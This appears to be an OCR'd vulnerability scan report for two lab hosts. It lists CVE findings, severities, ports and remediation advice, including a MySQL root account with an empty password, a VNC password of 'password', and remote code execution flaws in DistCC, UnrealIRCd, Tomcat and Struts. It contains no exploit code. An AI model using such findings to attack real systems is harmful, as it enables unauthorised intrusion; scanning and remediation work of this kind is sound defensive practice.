Solution: Vendor updates are available. Please see the references for more information.

MySQL / MariaDB weak password	9.0 (High)	95 %	192.168.1.123	3306/tcp	Wed, Mar 27, 2024 1:13 AM UTC

Summary: It was possible to log into the remote MySQL as root using weak credentials. It was possible to log in as root with an empty password.

Impact: An attacker could gain root privileges.

Solution: Change the password as soon as possible.

VNC Brute Force Login	9.0 (High)	95 %	192.168.1.123	5900/tcp	Wed, Mar 27, 2024 1:12 AM UTC

Summary: Try to log in with the given passwords via the VNC protocol.

Impact: It is possible to connect to the VNC server with the password: password.

Solution: Change the password to something hard to guess or enable password protection at all.

CVE	NVT	Hosts	Occurrences	Severity ▼
CVE-2008-5304 CVE-2008-5305	TWiki XSS and Command Execution Vulnerabilities	1	1	10.0 (High)
CVE-1999-0618	The rexec service is running	1	1	10.0 (High)
CVE-2004-2687	DistCC Remote Code Execution Vulnerability	1	1	9.3 (High)
CVE-2020-1938	Apache Tomcat AJP RCE Vulnerability (Ghostcat)	1	1	7.5 (High)
CVE-2010-2075	Check for Backdoor in UnrealIRCd	1	1	7.5 (High)
CVE-1999-0651	The rlogin service is running	1	1	7.5 (High)
CVE-2012-1823 CVE-2012-2311 CVE-2012-2336 CVE-2012-2335	PHP-CGI-based setups vulnerability when parsing query string parameters from php...	1	1	7.5 (High)
CVE-2016-7144	UnrealIRCd Authentication Spoofing Vulnerability	1	1	6.8 (Medium)
CVE-2009-4898	TWiki Cross-Site Request Forgery Vulnerability - Sep10	1	1	6.8 (Medium)
CVE-2011-1506 CVE-2011-0411 CVE-2011-1430 CVE-2011-1431 CVE-2011-1432 CVE-2011-1575 CVE-2011-1926 CVE-2011-2165	Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection V...	1	1	6.8 (Medium)
CVE-2009-1339	TWiki Cross-Site Request Forgery Vulnerability	1	1	6.0 (Medium)
CVE-2007-2447	Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)	1	1	6.0 (Medium)

Total CVEs:	25

192.168.1.124 - vagrant-2008r2.ccspen.local

Vulnerabilities	
High:	32
Medium:	89
Low:	7
Total:	128

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability	10.0 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8383/tcp	Fri, Mar 22, 2024 2:22 PM UTC
ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability	10.0 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8020/tcp	Fri, Mar 22, 2024 2:22 PM UTC
Oracle Mysql 'my.conf' Security Bypass Vulnerability (Windows)	10.0 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Apache Tomcat End Of Life Detection (Windows)	10.0 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Elasticsearch End of Life (EOL) Detection	10.0 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	9200/tcp	Fri, Mar 22, 2024 2:17 PM UTC
Oracle MySQL Security Updates (oct2016-2881722) 09 - Windows	10.0 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability	10.0 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8022/tcp	Fri, Mar 22, 2024 2:22 PM UTC
Apache Axis2 axis2-admin default credentials	10.0 (High)	98 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
MySQL / MariaDB weak password	9.0 (High)	95 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:37 PM UTC
OpenSSH Denial of Service And User Enumeration Vulnerabilities (Windows)	7.8 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	22/tcp	Fri, Mar 22, 2024 2:01 PM UTC

Vulnerability	Severity	QoD	IP	Name	Location	Created
Apache Tomcat 'MultipartStream' Class Denial of Service Vulnerability (Windows)	7.8 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Oracle MySQL < 8.0.22 Security Update (cpuoct2020) - Windows	7.7 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle Mysql Security Updates-02 (oct2018-4428296) Windows	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Multiple Unspecified vulnerabilities-02 Oct14 (Windows)	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	192.168.1.124	vagrant-2008r2.ccspen.local	21/tcp	Fri, Mar 22, 2024 4:24 PM UTC
SSH Brute Force Logins With Default Credentials Reporting	7.5 (High)	95 %	192.168.1.124	vagrant-2008r2.ccspen.local	22/tcp	Fri, Mar 22, 2024 4:24 PM UTC
ManageEngine Desktop Central RCE Vulnerability	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8383/tcp	Fri, Mar 22, 2024 2:22 PM UTC
ManageEngine Desktop Central RCE Vulnerability	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8022/tcp	Fri, Mar 22, 2024 2:22 PM UTC
ManageEngine Desktop Central RCE Vulnerability	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8020/tcp	Fri, Mar 22, 2024 2:22 PM UTC
Java JMX Insecure Configuration Vulnerability	7.5 (High)	70 %	192.168.1.124	vagrant-2008r2.ccspen.local	1617/tcp	Fri, Mar 22, 2024 2:37 PM UTC
Oracle MySQL Multiple Unspecified vulnerabilities-01 Feb15 (Windows)	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Elasticsearch < 1.6.1 Multiple Vulnerabilities (Windows)	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	9200/tcp	Fri, Mar 22, 2024 2:17 PM UTC

Oracle MySQL < 5.7.32 Security Update (cpuoct2020) - Windows	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	7.5 (High)	99 %	192.168.1.124	vagrant-2008r2.ccspen.local	8009/tcp	Fri, Mar 22, 2024 2:40 PM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	7.5 (High)	99 %	192.168.1.124	vagrant-2008r2.ccspen.local	8019/tcp	Fri, Mar 22, 2024 2:40 PM UTC
OpenSSH Multiple Vulnerabilities Jan17 (Windows)	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	22/tcp	Fri, Mar 22, 2024 2:02 PM UTC
OpenSSH X11 Forwarding Security Bypass Vulnerability (Windows)	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	22/tcp	Fri, Mar 22, 2024 2:02 PM UTC
Oracle Mysql Security Updates (jan2018-3236628) 04 - Windows	7.5 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Multiple Unspecified Vulnerabilities-01 Feb16 (Windows)	7.2 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Multiple Unspecified Vulnerabilities-06 Oct15 (Windows)	7.2 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Unspecified Vulnerability-03 Sep16 (Windows)	7.2 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Unspecified Vulnerability-01 July16 (Windows)	7.1 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL < 5.6.50 / 5.7.x < 5.7.32 / 8.0.x < 8.0.22 Security Update (cpuoct2020) - Windows	6.8 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Multiple Unspecified Vulnerabilities-01 July16 (Windows)	6.8 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC


Apache Tomcat HTTP Request Line Information Disclosure Vulnerability (Windows)	6.8 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Oracle MySQL < 5.7.32 / 8.0.x < 8.0.22 Security Update (cpuoct2020) - Windows	6.8 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Security Updates (oct2016-2881722) 02 - Windows	6.8 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle Mysql Security Updates (jan2018-3236628) 02 - Windows	6.8 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Apache Tomcat servlet/JSP container default files	6.8 (Medium)	99 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Apache Struts 'REST Plugin With XStream Handler' RCE Vulnerability	6.8 (Medium)	100 %	192.168.1.124	vagrant-2008r2.ccspen.local	8020/tcp	Fri, Mar 22, 2024 2:40 PM UTC
Apache Struts 'REST Plugin With XStream Handler' RCE Vulnerability	6.8 (Medium)	100 %	192.168.1.124	vagrant-2008r2.ccspen.local	8022/tcp	Fri, Mar 22, 2024 2:40 PM UTC
Apache Struts 'REST Plugin With XStream Handler' RCE Vulnerability	6.8 (Medium)	100 %	192.168.1.124	vagrant-2008r2.ccspen.local	8383/tcp	Fri, Mar 22, 2024 2:40 PM UTC
Oracle MySQL Multiple Unspecified vulnerabilities-02 July14 (Windows)	6.5 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Multiple Unspecified vulnerabilities-03 Oct14 (Windows)	6.5 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Apache Tomcat 'SecurityManager' Information Disclosure Vulnerability (Windows)	6.4 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Apache Axis2 1.6.2 Multiple Vulnerabilities	6.4 (Medium)	80 %	192.168.1.124	vagrant-	8282/tcp	Fri, Mar 22, 2024 2:11 PM

Oracle Mysql Security Updates (apr2017-3236618) 03 - Windows	6.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle Mysql Security Updates (apr2017-3236618) 02 - Windows	6.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Multiple Unspecified vulnerabilities - 02 May14 (Windows)	6.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Multiple Unspecified vulnerabilities-03 Apr15 (Windows)	5.7 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL 5.x < 5.6.45, 5.7.x < 5.7.27, 8.0.x < 8.0.17 Security Update (2019-5072835) - Windows	5.5 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
SSL/TLS: Report 'Anonymous' Cipher Suites	5.4 (Medium)	98 %	192.168.1.124	vagrant-2008r2.ccspen.local	8443/tcp	Fri, Mar 22, 2024 2:09 PM UTC
SSL/TLS: Certificate Expired	5.0 (Medium)	99 %	192.168.1.124	vagrant-2008r2.ccspen.local	8383/tcp	Fri, Mar 22, 2024 2:09 PM UTC
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	5.0 (Medium)	98 %	192.168.1.124	vagrant-2008r2.ccspen.local	8383/tcp	Fri, Mar 22, 2024 2:09 PM UTC
OpenSSH 'sftp-server' Security Bypass Vulnerability (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	22/tcp	Fri, Mar 22, 2024 2:02 PM UTC
SSL/TLS: Report Weak Cipher Suites	5.0 (Medium)	98 %	192.168.1.124	vagrant-2008r2.ccspen.local	3389/tcp	Fri, Mar 22, 2024 2:09 PM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	135/tcp	Fri, Mar 22, 2024 2:36 PM UTC

SSL/TLS: Untrusted Certificate Authorities	5.0 (Medium)	99 %	192.168.1.124	vagrant-2008r2.ccspen.local	8181/tcp	Fri, Mar 22, 2024 2:09 PM UTC
Apache Tomcat Security Bypass and Information Disclosure Vulnerabilities (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Apache Tomcat Security Bypass Vulnerability (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Apache Tomcat 'UTF-8 Decoder' Denial of Service Vulnerability (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Apache Tomcat 'Hostname Verification' Security Bypass Vulnerability (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Oracle Mysql Security Updates (apr2017-3236618) 01 - Windows	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
SSL/TLS: Untrusted Certificate Authorities	5.0 (Medium)	99 %	192.168.1.124	vagrant-2008r2.ccspen.local	4848/tcp	Fri, Mar 22, 2024 2:09 PM UTC
Oracle MySQL < 5.7.26, 8.0.x < 8.0.16 Security Update (2019-5072813) - Windows	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
SSL/TLS: Certificate Expired	5.0 (Medium)	99 %	192.168.1.124	vagrant-2008r2.ccspen.local	8181/tcp	Fri, Mar 22, 2024 2:09 PM UTC
SSL/TLS: Certificate Expired	5.0 (Medium)	99 %	192.168.1.124	vagrant-2008r2.ccspen.local	4848/tcp	Fri, Mar 22, 2024 2:09 PM UTC
OpenSSH User Enumeration Vulnerability-Aug18 (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	22/tcp	Fri, Mar 22, 2024 2:02 PM UTC
Oracle MySQL Multiple Unspecified vulnerabilities-02 Apr15 (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC

Oracle MySQL Denial Of Service Vulnerability Feb17 (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Apache Tomcat NIO HTTP connector Information Disclosure Vulnerability (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
OpenSSH 'auth2-gss.c' User Enumeration Vulnerability (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	22/tcp	Fri, Mar 22, 2024 2:02 PM UTC
Apache Tomcat 'pipelined' Requests Information Disclosure Vulnerability (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Apache Tomcat Reverse Proxy Information Disclosure Vulnerability (Windows)	5.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Oracle MySQL Security Updates-02 (jul2018-4258247) Windows	4.9 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Server Component 'Replication' Unspecified vulnerability Oct-2013 (Windows)	4.9 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Multiple Unspecified Vulnerabilities-06 April16 (Windows)	4.9 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle Mysql Security Updates (jan2017-2881727) 02 - Windows	4.9 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle Mysql Security Updates (jul2017-3236622) 02 - Windows	4.9 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8022/tcp	Fri, Mar 22, 2024 2:14 PM UTC
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	192.168.1.124	vagrant-2008r2.ccspen.local	21/tcp	Fri, Mar 22, 2024 2:02 PM UTC

Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:14 PM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8020/tcp	Fri, Mar 22, 2024 2:14 PM UTC
Oracle Mysql Security Updates (jul2017-3236622) 03 - Windows	4.6 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Multiple Unspecified Vulnerabilities-02 April16 (Windows)	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL < 5.6.43, < 5.7.25, < 8.0.14 Security Update (2019-5072813) - Windows	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL < 5.6.44, < 5.7.26, < 8.0.16 Security Update (2019-5072813) - Windows	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle Mysql Security Updates (apr2018-3678067) 04 - Windows	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Unspecified Vulnerability-02 July16 (Windows)	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Oracle MySQL Unspecified Vulnerability-03 July16 (Windows)	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
Apache Tomcat Open Redirect Vulnerability (Windows)	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:11 PM UTC
Elasticsearch Cross-site Scripting (XSS) Vulnerability (Windows)	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	9200/tcp	Fri, Mar 22, 2024 2:17 PM UTC
Oracle MySQL Backronym Vulnerability June16 (Windows)	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC



Apache Tomcat Security Constraint Incorrect Handling Access Bypass Vulnerabilities (Windows)	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8282/tcp	Fri, Mar 22, 2024 2:36 PM UTC
Oracle MySQL Multiple Unspecified Vulnerabilities-03 Jul15	4.3 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	4.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8181/tcp	Fri, Mar 22, 2024 2:09 PM UTC
Oracle MySQL Multiple Unspecified vulnerabilities - 03 Jan14 (Windows)	4.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	4.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8443/tcp	Fri, Mar 22, 2024 2:09 PM UTC
Oracle MySQL < 8.0.21 Security Update (cpuoct2020) - Windows	4.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.0 (Medium)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3389/tcp	Fri, Mar 22, 2024 2:09 PM UTC

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability	10.0 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8383/tcp	Fri, Mar 22, 2024 2:22 PM UTC

Summary: Zoho ManageEngine Desktop Central allows remote attackers to obtain control over all connected active desktops via unspecified vectors. (CVE-2017-7213)

Impact: Allows remote attackers to obtain control over all connected active desktops via unspecified vectors.

Solution: Upgrade to build 100082 or later.

ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability	10.0 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	8020/tcp	Fri, Mar 22, 2024 2:22 PM UTC

Summary: Zoho ManageEngine Desktop Central allows remote attackers to obtain control over all connected active desktops via unspecified vectors. (CVE-2017-7213)

Impact: Allows remote attackers to obtain control over all connected active desktops via unspecified vectors.


Solution: Upgrade to build 100082 or later.

Oracle Mysql 'my.conf' Security Bypass Vulnerability (Windows)	10.0 (High)	80 %	192.168.1.124	vagrant-2008r2.ccspen.local	3306/tcp	Fri, Mar 22, 2024 2:01 PM UTC

Summary: This host is running Oracle MySQL and is prone to security bypass vulnerability. (CVE-2016-6662)

Impact: Successful exploitation will allow a local user to execute arbitrary code with root privileges by setting malloc_lib.

Solution: Upgrade to Oracle MySQL Server 5.5.52, 5.6.33, 5.7.15, or later.



Summary: The Apache Tomcat version on the remote host has reached the end of life and should not be used anymore.

Impact: An end-of-life version of Apache Tomcat is not receiving any security updates from the vendor. Unfixed security vulnerabilities might be leveraged by an attacker to compromise the security of this host.

Solution: Update the Apache Tomcat version on the remote host to a still-supported version.

Summary: The Elasticsearch version on the remote host has reached the End of Life (EOL) and should not be used anymore.

Impact: An EOL version of Elasticsearch is not receiving any security updates from the vendor. Unfixed security vulnerabilities might be leveraged by an attacker to compromise the security of this host.

Solution: Update Elasticsearch to a version that still receives technical support and updates.

Summary: This host is running Oracle MySQL and is prone to multiple vulnerabilities. (CVE-2016-5584, CVE-2016-6662, CVE-2016-7440)


Impact: Successful exploitation of this vulnerability will allow remote users to access restricted data.

Solution: Apply the patch from the referenced advisory.

Summary: Zoho ManageEngine Desktop Central allows remote attackers to obtain control over all connected active desktops via unspecified vectors. (CVE-2017-7213)

Impact: Allows remote attackers to obtain control over all connected active desktops via unspecified vectors.

Solution: Upgrade to build 100082 or later.



Summary: The remote Apache Axi2 web interface is prone to a default account authentication bypass vulnerability. (CVE-2010-0219)


Impact: The issue may be exploited by a remote attacker to gain access to sensitive information, modify system configuration, or execute code by uploading malicious web services.

Solution: Change the password.

Summary: It was possible to login into the remote MySQL as root using weak credentials.

Impact: An attacker could gain access to the remote MySQL.

Solution: Change the password as soon as possible.



Summary: This host is installed with OpenSSH and is prone to denial of service and user enumeration vulnerabilities. (CVE-2016-6515, CVE-2016-6210)

Impact: Successfully exploiting this issue allows remote attackers to cause a denial of service and to enumerate users by leveraging the timing difference between responses when a large password is provided.


Solution: Upgrade to OpenSSH version 7.3 or later.

Total CVEs:	96

CVE	NVT	Hosts	Occurrences	Severity ▼
CVE-2017-7213	ManageEngine Desktop Central Remote Control Privilege Violation Vulnerability	1	3	10.0 (High)
CVE-2016-6662	Oracle Mysql 'my.conf' Security Bypass Vulnerability (Windows)	1	1	10.0 (High)
CVE-2016-5584 CVE-2016-6662 CVE-2016-7440	Oracle MySQL Security Updates (oct2016-2881722) 09 - Windows	1	1	10.0 (High)
